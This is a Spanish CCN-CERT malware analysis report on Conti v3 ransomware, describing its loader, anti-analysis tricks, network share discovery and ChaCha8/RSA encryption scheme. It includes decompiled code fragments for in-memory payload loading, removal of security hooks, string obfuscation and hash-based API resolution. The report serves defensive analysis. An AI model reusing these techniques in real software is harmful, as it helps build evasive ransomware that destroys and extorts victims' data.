Informe Código Dañino
CCN-CERT ID-02/21

Conti v3 Ransomware

Marzo 2021

Edita:

GOBIERNO DE ESPAÑA MINISTERIO DE DEFENSA

Fecha de Edición: marzo de 2021

2.5.4.13=Qualified Certificate: AAPP-SEP-M-SW-KPSC, ou=sello electrónico, serialNumber=S2800155J, o=CENTRO CRIPTOLOGICO NACIONAL, c=ES
2021.03.03 15:37:07 +01'00'

LIMITACIÓN DE RESPONSABILIDAD

El presente documento se proporciona de acuerdo con los términos en él recogidos, rechazando expresamente cualquier tipo de garantía implícita que se pueda encontrar relacionada. En ningún caso, el Centro Criptológico Nacional puede ser considerado responsable del daño directo, indirecto, fortuito o extraordinario derivado de la utilización de la información y software que se indican incluso cuando se advierta de tal posibilidad.

AVISO LEGAL

ÍNDICE

1. SOBRE CCN-CERT, CERT GUBERNAMENTAL NACIONAL

El CCN-CERT es la Capacidad de Respuesta a incidentes de Seguridad de la Información del Centro Criptológico Nacional, CCN, adscrito al Centro Nacional de Inteligencia, CNI. Este servicio se creó en el año 2006 como **CERT Gubernamental Nacional español** y sus funciones quedan recogidas en la Ley 11/2002 reguladora del CNI, el RD 421/2004 de regulación del CCN y en el RD 3/2010, de 8 de enero, regulador del Esquema Nacional de Seguridad (ENS), modificado por el RD 951/2015 de 23 de octubre, así como en el RDL 12/2018 de Seguridad de las Redes y Sistemas de Información y desarrollado ultimamente en el RD 43/2021.

Su misión, por tanto, es contribuir a la mejora de la ciberseguridad española, siendo el centro de alerta y respuesta nacional que coopere y ayude a responder de forma rápida y eficiente a los ciberataques y a afrontar de forma activa las ciberamenazas, incluyendo la coordinación a nivel público estatal de las distintas Capacidades de Respuesta a Incidentes o Centros de Operaciones de Ciberseguridad existentes.

Todo ello, con el fin último de conseguir un ciberespacio más seguro y confiable, preservando la información clasificada (tal y como recoge el art. 4. F de la Ley 11/2002) y la información sensible, defendiendo el Patrimonio Tecnológico español, formando al personal experto, aplicando políticas y procedimientos de seguridad y empleando y desarrollando las tecnologías más adecuadas a este fin.


De acuerdo a esta normativa y la Ley 40/2015 de Régimen Jurídico del Sector Público es competencia del CCN-CERT la gestión de ciberincidentes que afecten a cualquier organismo o empresa pública. En el caso de operadores críticos del sector público la gestión de ciberincidentes se realizará por el CCN-CERT en coordinación con el CNPIC.

2. INFORMACIÓN DEL CÓDIGO DAÑINO

El presente documento recoge un análisis sobre los componentes con las siguientes firmas:

Hash SHA-1
85C434FBAA94FB4D73D77429A32E88B184EC2F88
2DE7653D469BB2846A68775220B784153059E051

Ambos componentes se corresponden a distintas compilaciones de la versión v3 de Conti ransomware, según revela la ruta de símbolos de depuración (PDB) presente en los programas.



	Address	Size	Type	String
1	0002c024	00000026	A	A:\source\conti_v3\Release\cryptor.pdb

```
0002c00c  52 53 44 53 a0 12 be 50 7d d4 d4 41 a5 75 27 3b   RSDS...P}..A.u';
0002c01c  99 7b da a2 01 00 00 00 41 3a 5c 73 6f 75 72 63   .{......A:\sourc
0002c02c  65 5c 63 6f 6e 74 69 5f 76 33 5c 52 65 6c 65 61   e\conti_v3\Relea
0002c03c  73 65 5c 63 72 79 70 74 6f 72 2e 70 64 62 00      se\cryptor.pdb.
```

Figura 1. Ruta de símbolos de depuración (PDB).

3. CARACTERÍSTICAS DEL CÓDIGO DAÑINO

El código dañino examinado posee las siguientes características:

- Es compatible con sistemas Windows de 32 y 64 bits.
- Emplea cifrado y ofuscación para dificultar su detección.
- Resuelve APIs de forma dinámica.
- Elimina posibles *hooks* en las APIs que utiliza.
- Cifra los ficheros de las unidades del sistema, utilizando algoritmos de cifrado simétrico (ChaCha8) y asimétrico (RSA).
- Enumera y cifra recursos compartidos de red.
- Crea un mensaje de rescate en cada directorio cifrado.
- Finaliza procesos en ejecución.
- Elimina las Shadow Copies del sistema.
- No requiere de conexión a internet.

4. DETALLES GENERALES

Las muestras analizadas utilizan el formato PE EXE (Portable Executable), es decir, se corresponde con un ejecutable para sistemas operativos Windows, concretamente para 32 bits (por lo que puede funcionar también en sistemas de 64 bits), compiladas con "Microsoft Visual C/C++ 2015".

Ambas muestras reflejan en su fecha interna (TimeDateStamp) que fueron creadas durante el mes de noviembre de 2020. No obstante, hay que tener en cuenta que esta información puede ser fácilmente alterada.

pFile	Data	Description	Value
0000010C	014C	Machine	IMAGE_FILE_MACHINE_I386
0000010E	0006	Number of Sections	
00000110	5FA987F7	Time Date Stamp	2020/11/09 lun 18:18:31 UTC
00000114	00000000	Pointer to Symbol Table	
00000118	00000000	Number of Symbols	
0000011C	00E0	Size of Optional Header	
0000011E	0102	Characteristics	
		0002	IMAGE_FILE_EXECUTABLE_IMAGE
		0100	IMAGE_FILE_32BIT_MACHINE

Figura 2. Información del código dañino.

SHA1	Fecha creación
85C434FBAA94FB4D73D77429A32E88B184EC2F88	2020/11/17 20:10:28 UTC
2DE7653D469BB2846A68775220B784153059E051	2020/11/09 18:18:31 UTC

5. CARACTERÍSTICAS TÉCNICAS

5.1 CARGADOR

Con el objetivo de dificultar su detección, uno de los componentes analizados, emplea un cargador/packer que descifra el contenido de uno de sus recursos para finalmente cargar en memoria Conti ransomware.

```
if ( !SetFileAttributesA("C:\\Windows\\notepad.exe", FILE_ATTRIBUTE_NORMAL) )
{
  Src = 0;
  dwSize = 0;
  v12[0] = 23;
  v12[1] = 7765;
  v12[2] = 1033;
  v4 = LoadLibraryA("ntdll.dll");
  LdrFindResource_U = (int (__stdcall *)(_DWORD, _DWORD, _DWORD, _DWORD))GetProcAddress(v4, "LdrFindResource_U");
  LdrAccessResource = (int (__stdcall *)(_DWORD, _DWORD, _DWORD, _DWORD))GetProcAddress(v4, "LdrAccessResource");
  if ( LdrFindResource_U(0x2F0000, v12, 3, &v11) >= 0 )
    LdrAccessResource(3080192, v11, &Src, &dwSize);
  prot = wtoi(L"64");
  alloc = VirtualAlloc(0, dwSize, 0x1000u, prot);
  memcpy(alloc, Src, dwSize);
  init_key((int)a4lizzsbqJ1vCsi, 61, &v8);
  decrypt((int)alloc, dwSize, (unsigned __int8 *)&v8);
  ((void (*)(void))alloc)();
  dword_2F3608 = (int)hInstance;
}
return 0;
```

Figura 3. Código del cargador.




Figura 4. Recurso cifrado.

Una vez descifrado el recurso, continua su ejecución desde él, que se corresponde con un fragmento de código (shellcode) utilizado para cargar otro fichero ejecutable (PE DLL).

Para llevar a cabo este proceso, realiza los siguientes pasos:

- Resuelve dinámicamente las APIs necesarias.
- Reserva memoria y copia el contenido del PE DLL.
- Aplica las reubicaciones correspondientes y resuelve la tabla de importaciones (IAT).
- Finalmente, continua su ejecución desde el punto de entrada del nuevo PE DLL cargado.

```
1 BOOL __stdcall __noreturn DllEntryPoint(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpReserved)
2 {
3   LoadReflective_PE_EXE((int)&g_PE, 0x2F800);
4   ExitProcess(0);
5 }

00001BCC DllEntryPoint:3 (100027CC)
```

IDA View-A

```
.data:10004054 ; WCHAR LibFileName
.data:10004054 LibFileName:                            ; DATA XREF: sub_10001030+12↑o
.data:10004054                 text "UTF-16LE", 'kernel32.dll',0
.data:1000406E                 align 10h
.data:10004070 g_PE            db  4Dh ; M             ; DATA XREF: DllEntryPoint+17↑o
.data:10004071                 db  5Ah ; Z
.data:10004072                 db  90h
.data:10004073                 db    0
.data:10004074                 db    3
.data:10004075                 db    0
```

Figura 5. Punto de entrada de DLL cargada.

Este fichero PE DLL tiene como objetivo cargar otro PE EXE final, que se corresponde con ransomware Conti. El contenido de este fichero PE EXE nunca llega a escribirse en disco, sin embargo, se ha realizado un volcado de memoria para calcular sus firmas.

SHA1	Fecha creación
C72BD50BE0A494634FBFDEE9DF4B6C7BDFCAA504	2020/11/17 20:10:22 UTC

5.2 TÉCNICAS ANTI-ANÁLISIS

5.2.1 DESACTIVACIÓN DE HOOKS

Durante su inicio, después de cargar todas las dependencias necesarias (módulos), recorre las APIs exportadas de cada uno de ellos en busca de posibles *hooks*, comprobando si su inicio comienza con un opcode de salto (JMP).

En caso de encontrarlo, remplazará los 10 primeros bytes del API en memoria por el contenido del API del fichero en disco.

```
{
  v36 = result - 1;
  v19 = v42 + RvaToOffset(*v17, v15);
  v20 = RvaToOffset(v38[7], v42);
  v21 = v42 + RvaToOffset(*(_DWORD *)(v42 + v20 + 4 * *v18), v42);
  v41 = v21;
  if ( !IsValidExport((_BYTE *)v21) )
  {
    v22 = (int (__stdcall *)(void *, unsigned int))GetAPI(15, kernel32_GetProcAddress, 108);
    v23 = (_BYTE *)v22(this, v19);
    v24 = v23;
    if ( v23 )
    {
      v25 = *v23;
      if ( *v24 == '\xE9' || v25 == (char)0xFF && v24[1] == 0x25 )// Relative JMP
                                                                 // Abs JMP
      {
        if ( v21 )
        {
          v26 = 0;
```

Figura 6. Búsqueda de hooks al comienzo de las APIs.

```
v29 = DecryptString6(v56);                      // Shell32.dll
p_LoadLibrary = (int (__stdcall *)(unsigned __int8 *, int))GetAPI(15, kernel32_LoadLibraryA, 107);// LoadLibrary
h_shell32 = (void *)p_LoadLibrary(v29, v40);
if ( h_kernel32 )
  RemoveModuleHooks(h_kernel32);
if ( h_ws2_32 )
  RemoveModuleHooks(h_ws2_32);
if ( h_advapi32 )
  RemoveModuleHooks(h_advapi32);
if ( h_Rstrtmgr )
  RemoveModuleHooks(h_Rstrtmgr);
if ( h_ole32 )
  RemoveModuleHooks(h_ole32);
if ( h_Oleauth )
  RemoveModuleHooks(h_ole32);
if ( h_netapi )
  RemoveModuleHooks(h_netapi);
if ( h_iphlpapi_ )
  RemoveModuleHooks(h_iphlpapi_);
if ( h_shlwapi )
  RemoveModuleHooks(h_shlwapi);
```

Figura 7. Eliminación de hooks en módulos cargados.

5.2.2 CIFRADO DE CADENAS

El código dañino mantiene cifradas todas las cadenas que utiliza. Cada cadena se descifra en pila en tiempo de ejecución haciendo uso un algoritmo propio, que aplica operandos o claves distintas en cada bucle de descifrado.

```
v19[5] = 15;
v19[6] = 103;
v19[7] = 15;
v19[8] = 15;
v19[9] = 15;
for ( j = 0; j < 0xA; ++j )
  v19[j] = (7 * ((unsigned __int8)v19[j] - 15) % 127 + 127) % 127;// .dll
v12[1] = (int)v19;
v17[11] = 0;
qmemcpy(v18, "w^g^R^2^^^", 10);
for ( k = 0; k < 0xA; ++k )
  v18[k] = (12 * ((unsigned __int8)v18[k] - 94) % 127 + 127) % 127;// .lnk
v12[2] = (int)v18;
v16[11] = 0;
qmemcpy(v17, "\au`u+u`uuu", 10);
for ( l = 0; l < 0xA; ++l )
  v17[l] = (55 * ((unsigned __int8)v17[l] - 117) % 127 + 127) % 127;// .sys
v12[3] = (int)v17;
v15[31] = 0;
v16[0] = 11;
```

Figura 8. Descifrado de cadenas.

5.2.3 RESOLUCIÓN DE APIS

El código resuelve dinámicamente las siguientes APIs necesarias para su funcionamiento:

kernel32.dll		
CancelIo	GetFileAttributesW	ReadFile
CloseHandle	GetFileSizeEx	SetEndOfFile
CreateFileMappingW	GetLastError	SetFileAttributesW
CreateFileW	GetLogicalDriveStringsW	SetFilePointer
CreateIoCompletionPort	GetModuleFileNameW	SetFilePointerEx
CreateMutexA	GetNativeSystemInfo	Sleep
CreateProcessW	GetProcAddress	VirtualProtect
CreateThread	GetProcessId	WaitForMultipleObjects
CreateTimerQueue	GetQueuedCompletionStatus	WaitForSingleObject
CreateTimerQueueTimer	GlobalAlloc	WideCharToMultiByte
CreateToolhelp32Snapshot	GlobalFree	Wow64DisableWow64FsRedirection
DeleteCriticalSection	InitializeCriticalSection	Wow64RevertWow64FsRedirection
DeleteTimerQueue	LeaveCriticalSection	WriteFile
EnterCriticalSection	LoadLibraryA	lstrcatW
ExitThread	MapViewOfFile	lstrcmpW
FindClose	MoveFileW	lstrcmpiW
FindFirstFileW	PostQueuedCompletionStatus	lstrcpyW
FindNextFileW	Process32FirstW	lstrlenA
GetCommandLineW	Process32NextW	lstrlenW
GetCurrentProcess		

netapi.dll	iphlpapi.dll	Rstrtmgr.dll	user32.dll	shlwapi.dll
NetApiBufferFree	GetIpNetTable	RmEndSession	wvsprintfW	StrStrIA
NetShareEnum		RmGetList		StrStrIW
		RmRegisterResources		
		RmShutdown		
		RmStartSession		

ws2_32.dll	ole2_32.dll	oleAut32.dll	shell32.dll
WSAAddressToStringW	CoCreateInstance	RmEndSession	CommandLineToArgvW
WSACleanup	CoInitializeEx	RmGetList	
WSAIoctl	CoInitializeSecurity	RmRegisterResources	
WSASocketW	CoSetProxyBlanket	RmShutdown	
WSAStartup	CoUninitialize	RmStartSession	
bind			
closesocket			

gethostbyname gethostname getsockopt inet_ntoa setsockopt shutdown			

Para obtener la dirección de cada API, recorre las exportaciones del módulo dado, calcula un hash (algoritmo Murmur) con el nombre de la función y lo compara con el hash correspondiente al API deseado.

```
v14 = *(DWORD *)((char *)&nt_headers->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT].Size + a2);
v17 = (unsigned int)export_dir;
if ( HIWORD(a1)
  && (v7 = 0,
      exp_name = (_DWORD *)(base + export_dir->AddressOfNames),
      v9 = (unsigned __int16 *)(base + export_dir->AddressOfNameOrdinals),
      export_dir->NumberOfNames) )
{
  while ( 1 )
  {
    name = (char *)(base + *exp_name);
    ordinal = 0;
    if ( *name )
    {
      do
        ++ordinal;
      while ( name[ordinal] );
    }
    if ( murmur_hash(name, ordinal) == hash )
      break;
    ++v7;
    base = a2;
    ++exp_name;
```

Figura 9. Resolución de APIs por hash.

```
v40 = 0;
CommandLineToArgvW = (int (__stdcall *)(void *, int *))GetAPI(23, 0xC7DFA7FC, 61);// shell32_CommandLineToArgvW
result = CommandLineToArgvW(this, &v40);
argv = result;
if ( result )
```

Figura 10. Resolución y llamada a API.

5.3 PARÁMETROS DE EJECUCIÓN

El código dañino procesa los parámetros pasados por la línea de comandos para modificar su forma de operar. A continuación, se detallan los distintos parámetros soportados:

Parámetro	Descripción
-p <directorio>	Cifra únicamente el directorio especificado.
-m [all,local,net,backups]	Especifica el modo de cifrado. • **all**: cifra todas las unidades de disco local y recursos de red compartidos. **Opción por defecto.** • **local**: cifra las unidades de disco locales.

	• **net**: cifra los recursos de red compartidos. • **backups**: no implementado.
-log <fichero_salida>	Crea un fichero de depuración con información de su ejecución.
-size <tipo_bloque>	No implementado. Valor por defecto: 50
-nomutex	No crea ni comprueba ningún mutex durante su ejecución.

5.4 MUTEX

Para garantizar su ejecución exclusiva y que no existan más instancias del proceso en ejecución, crea el siguiente *mutex*:

kjkbmusop9iqkamvcrewuyy777

```
qmemcpy(v42, "FF&&&`", sizeof(v42));
mutex_name = DecryptString13(v33);
pCreateMutexA = (int (__stdcall *)(_DWORD, MACRO_BOOL, LPCSTR))GetAPI(15, kernel32_CreateMutexA, 25);
hMutex = pCreateMutexA(NULL, TRUE, (LPCSTR)mutex_name);// kjkbmusop9iqkamvcrewuyy777
pWaitForSingleObject = (int (__stdcall *)(int, _DWORD))GetAPI(15, kernel32_WaitForSingleObject, 11);
if ( pWaitForSingleObject(hMutex, 0) )
  return 1;
```

Figura 11. Creación de mutex

En caso de existir otra instancia del *mutex* en uso, simplemente esperará a que el mutex deje de ser usado para finalizar la ejecución del proceso.

Si el código dañino se ejecuta con el parámetro "-nomutex", no creará ni comprobará la existencia del *mutex*.

5.5 ENUMERACIÓN DE FICHEROS

El código dañino crea varios hilos de cifrado en base a los parámetros de ejecución proporcionados. Por defecto (-m all), usará el número de procesadores que disponga la máquina. Para cualquier otro modo de operación, usará el doble del número de procesadores.

```
if ( args_flags == all )                    // -m all
  n_threads = sysinfo_.dwNumberOfProcessors;
else
  n_threads = 2 * sysinfo_.dwNumberOfProcessors;
for ( i = n_threads + 5572957; !(i % 4); ++i )
  ;
if ( args_flags == all || args_flags == local )
{
  if ( !Init_CriticalSection(0, n_threads) )
    return 1;
  for ( i = n_threads + 5572957; !(i % 4); ++i )
    ;
  if ( !RunEncryptThreads() )
    return 1;
  for ( i = n_threads + 5572957; !(i % 4); ++i )
    ;
}
```

Figura 12. Cálculo de hilos de cifrado.

Para obtener las distintas unidades lógicas del sistema utiliza el API "GetLogicalDriveStringsW", y las almacena en una lista compartida para su posterior procesado por los hilos de cifrado.

```
*this = 0;
this[1] = this;
pGetLogicalDriveStringsW = (int (__stdcall *)(_DWORD, _DWORD))GetAPI(15, kernel32_GetLogicalDriveStringsW, 2);
s_drives = pGetLogicalDriveStringsW(0, 0);
v4 = s_drives;
if ( !s_drives )
  return 0;
Block = malloc(2 * s_drives + 2);
memset(Block, 0, 2 * v4 + 2);
if ( !Block )
  return 0;
pGetLogicalDriveStringsW_ = (void (__stdcall *)(int, void *))GetAPI(15, kernel32_GetLogicalDriveStringsW, 2);
pGetLogicalDriveStringsW_(v4, Block);
v7 = (unsigned __int16 *)Block;
v8 = (int (__stdcall *)(void *, int))GetAPI(15, kernel32_lstrlenW, 1);
for ( i = (_DWORD *)v8(Block, v19); i; i = (_DWORD *)v12(v7, v20) )
{
```

Figura 13. Enumeración de unidades lógicas.

Durante la enumeración de ficheros, evitará cifrar cualquier directorio cuyo nombre contenga alguno de las siguientes cadenas:

tmp
winnt
temp
thumb
$Recycle.Bin
$RECYCLE.BIN
System Volume Information
Boot
Windows
Trend Micro

```
while ( 1 )
{
  pStrStrIW = (int (__stdcall *)(void *, int))GetAPI(22, shlwapi_StrStrIW, 74);
  if ( pStrStrIW(this, v14[count]) )          // tmp
                                              // winnt
                                              // temp
                                              // thumb
                                              // $Recycle.Bin
                                              // $RECYCLE.BIN
                                              // System Volume Information
                                              // Boot
                                              // Windows
                                              // Trend Micro
    break;
  if ( ++count >= 10 )
    return 1;
}
return 0;
```

Figura 14. Lista blanca de directorios.

Del mismo modo, evitará cifrar cualquier fichero que cuyo nombre contenga alguna de las siguientes cadenas:

.exe
.dll
.lnk
.sys
.msi
readme.txt
CONTI_LOG.txt
.PVVXT (extension cifrado)

Para enumerar recursos de red compartidos, obtiene las entradas de la tabla ARP (Address Resolution Protocol) del sistema usando el API "GetIpNetTable", donde recopila únicamente aquellas que se correspondan a direcciones IP locales comprobando si contienen alguna de las siguientes cadenas:

172.
192.168
10.
169.

Por cada IP localizada, escanea todo su rango de red (CLDR /24) en busca de equipos con posibles recursos compartidos. Para realizar esta comprobación, intenta establecer una conexión al puerto 445 (SMB).

```
    LOWORD(v5[0]) = 2;
    HIWORD(v5[0]) = htons(445u);              // 445 (SMB)
    v5[1] = ip_entry->ip_addr;
    if ( g_MSAFD_ConnectEx(ip_entry->socket, v5, 16, 0, 0, v4, ip_entry) )
    {
      ip_addr = ip_entry->ip_addr;
      ip_entry->error = 0;
      add_ip_addr_for_enum_shares(ip_addr);
    }
    else if ( WSAGetLastError() == WSA_IO_PENDING )
    {
      ++dword_430AD0;
      ip_entry->error = 1;
    }
    ip_entry = (struct_i *)ip_entry->next;
  }
  while ( ip_entry );
}
```

Figura 15. Descubrimiento de equipos con SMB activo.

Protocol	Length	Info
ARP	42	Who has 172.16.1.39? Tell 172.16.1.2
ARP	42	Who has 172.16.1.40? Tell 172.16.1.2
ARP	42	Who has 172.16.1.41? Tell 172.16.1.2
ARP	42	Who has 172.16.1.42? Tell 172.16.1.2
ARP	42	Who has 172.16.1.43? Tell 172.16.1.2
ARP	42	Who has 172.16.1.44? Tell 172.16.1.2
ARP	42	Who has 172.16.1.45? Tell 172.16.1.2
ARP	42	Who has 172.16.1.46? Tell 172.16.1.2
ARP	42	Who has 172.16.1.47? Tell 172.16.1.2
ARP	42	Who has 172.16.1.48? Tell 172.16.1.2
ARP	42	Who has 172.16.1.49? Tell 172.16.1.2

Figura 16. Descubrimiento de equipos en la red local.

En caso de encontrar máquinas con el servicio SMB activo, enumera sus recursos compartidos mediante el API “NetShareEnum”. Los recursos compartidos encontrados se encolan en una lista compartida para ser procesados por los hilos de cifrado, evitando cifrar cualquier recurso con nombre “ADMIN$”.

5.6 DESBLOQUEO DE FICHEROS

Para garantizar que puede cifrar todos los ficheros del sistema, Conti hace uso del Administrador de reinicio de Windows (Restart Manager - rstrtmgr.dll). Cuando detecta que un fichero se encuentra bloqueado, realiza el siguiente proceso para tratar de desbloquearlo:

- Registra el fichero bloqueado en una sesión del gestor de reinicio, usando el API “RmRegisterResources”.
- Obtiene el listado de aplicaciones y servicios que están haciendo uso del recurso registrado, mediante el API “RmGetList”.
- Detiene el proceso o servicio mediante el API “RmShutdown”, siempre y cuando el identificador de proceso (PID) no se corresponda con el proceso actual o el de “explorer.exe”.

```
n_proc_info = v34;
p_RmGetList = (int (__stdcall *)(int, unsigned int *, unsigned int *, RM_PROCESS_INFO *, int *))GetAPI(19, rstrtmgr_RmGetList, 64);
if ( p_RmGetList(v12, &v34, &n_proc_info, rgAffectedApps, &v35) || !v34 )
  goto LABEL_24;
pGetCurrentProcess = (int (*)(void))GetAPI(15, kernel32_GetCurrentProcess, 6);
hProcHandle = pGetCurrentProcess();
pGetProcessId = (int (__stdcall *)(int))GetAPI(15, kernel32_GetProcessId, 9);
current_proc_id = pGetProcessId(hProcHandle);
count = 0;
v33 = current_proc_id;
if ( n_proc_info )
{
  rgAffectedApps_ = rgAffectedApps;
  while ( rgAffectedApps_->Process.dwProcessId != current_proc_id )
  {
    p_explorer_id = *(_DWORD **)g_pExplorerPID;
    if ( *(_DWORD *)g_pExplorerPID )
    {
      while ( rgAffectedApps_->Process.dwProcessId != *p_explorer_id )
      {
        p_explorer_id = (_DWORD *)p_explorer_id[1];
        if ( !p_explorer_id )
          goto LABEL_19;
      }
      break;
    }
LABEL_19:
    ++count;
    ++rgAffectedApps_;
    if ( count >= n_proc_info )
      goto SHUTDOWN;
```

Figura 17. Desbloqueo de ficheros.

5.7 ESQUEMA DE CIFRADO

El código mantiene embebida una clave pública RSA de 4096 bits, que utiliza para cifrar las claves generadas de cada fichero a secuestrar.

```
.data:0042EF9C align 10h
.data:0042EFA0 ; PUBLICKEYSTRUC g_public_key
.data:0042EFA0 g_public_key db 6                                    ; bType
.data:0042EFA0                                          ; DATA XREF: @Thread_Encrypt+5F↑o
.data:0042EFA0 db 2                                     ; bVersion
.data:0042EFA0 dw 0                                     ; reserved
.data:0042EFA0 dd 0A400h                                ; aiKeyAlg
.data:0042EFA8 db  52h ; R
.data:0042EFA9 db  53h ; S
.data:0042EFAA db  41h ; A
.data:0042EFAB db  31h ; 1
.data:0042EFAC dd 1000h
.data:0042EFB0 dd 10001h
.data:0042EFB4 db 0CDh ; Í
.data:0042EFB5 db  56h ; V
.data:0042EFB6 db  48h ; H
.data:0042EFB7 db  6Ch ; l
.data:0042EFB8 db 0CDh ; Í
.data:0042EFB9 db  44h ; D
.data:0042EFBA db 0E4h ; ä
.data:0042EFBB db 0D1h ; Ñ
.data:0042EFBC db  62h ; b
```

Figura 18. Claves pública RSA embebida.

A continuación, se detalla el proceso de cifrado que aplica en cada fichero:

- Mediante el uso del API "CryptGenRandom", genera una clave (32 bytes) y nonce [1] (8 bytes) para el algoritmo ChaCha8.
- Cifra la clave y nonce usando la clave pública RSA que lleva embebida.
- Escribe el resultado de la operación anterior (512 bytes – 4096 bits), junto con otros 22 bytes de información al final del fichero a cifrar (534 bytes).
- Cifra el contenido del fichero con el algoritmo ChaCha8.
- Finalmente, renombra el fichero, añadiéndole la extensión de cifrado correspondiente.

Descripción de los bytes que escribe al final de cada fichero cifrado:

Offset	Descripción	Bytes
0x0	Clave ChaCha8 (32 bytes) y nonce (8 bytes), cifrado con la clave pública RSA embebida.	0x200
0x200	Bytes nulos.	0xC
0x20C	Tipo de fichero (pequeño, mediano, grande)	0x1
0x20D	Modo de tamaño usado (ficheros grandes)	0x1
0x20E	Tamaño original del fichero	0x4
0x212	Bytes nulos.	0x4

El código hace uso tres categorías durante el cifrado, dependiendo del tamaño del fichero o su extensión:

- Pequeño (0x24): Ficheros cuyo tamaño sea inferior a 1MB, o que posean alguna de las siguientes extensiones. Cifrará como máximo 1MB.

[1] https://www.ccn-cert.cni.es/publico/seriesCCN-STIC/series/400-Guias_Generales/401-glosario_abreviaturas/index.html?n=639.html

.4dd	.dbv	.his	.nwdb	.tmd
.4dl	.dbx	.ib	.nyf	.tps
.accdb	.dcb	.idb	.odb	.trc
.accdc	.dct	.ihx	.oqy	.trm
.accde	.dcx	.itdb	.orx	.udb
.accdr	.ddl	.itw	.owc	.udl
.accdt	.dlis	.jet	.p96	.usr
.accft	.dp1	.jtx	.p97	.v12
.adb	.dqy	.kdb	.pan	.vis
.ade	.dsk	.kexi	.pdb	.vpd
.adf	.dsn	.kexic	.pdm	.vvv
.adp	.dtsx	.kexis	.pnz	.wdb
.arc	.dxl	.lgc	.qry	.wmdb
.ora	.eco	.lwx	.qvd	.wrk
.alf	.ecx	.maf	.rbf	.xdb
.ask	.edb	.maq	.rctd	.xld
.btr	.epim	.mar	.rod	.xmlff
.bdf	.exb	.mas	.rodx	.abcddb
.cat	.fcd	.mav	.rpd	.abs
.cdb	.fdb	.mdb	.rsd	.abx
.ckp	.fic	.mdf	.sas7bdat	.accdw
.cma	.fmp	.mpd	.sbf	.adn
.cpd	.fmp12	.mrg	.scx	.db2
.dacpac	.fmpsl	.mud	.sdb	.fm5
.dad	.fol	.mwb	.sdc	.hjt
.dadiagrams	.fp3	.myd	.sdf	.icg
.daschema	.fp4	.ndf	.sis	.icr
.db	.fp5	.nnt	.spq	.kdb
.db-shm	.fp7	.nrmlib	.sql	.lut
.db-wal	.fpt	.ns2	.sqlite	.maw
.db3	.frm	.ns3	.sqlite3	.mdn
.dbc	.gdb	.ns4	.sqlitedb	.mdt
.dbf	.grdb	.nsf	.te	
.dbs	.gwi	.nv	.temx	
.dbt	.hdb	.nv2		

- Medianos (0x25): Ficheros cuyo tamaño esté entre 1MB y 5MB. Únicamente cifrará el primer 1 MB.

- Grandes (0x26): Ficheros cuyo tamaño sea superior a 5MB. El cifrado se realiza cada N bloques, evitando así tener que cifrar todo el contenido. También considerará ficheros grandes aquellos que tengan alguna de las siguientes extensiones:

.vdi	.qcow2
.vhd	.subvol
.vmdk	.bin
.pvm	.vsv
.vmem	.avhd
.vmsn	.vmrs
.vmsd	.vhdx
.nvram	.avdx
.vmx	.vmcx
.raw	.iso




Figura 19. Marca de tipo de fichero y tamaño al final de fichero cifrado.

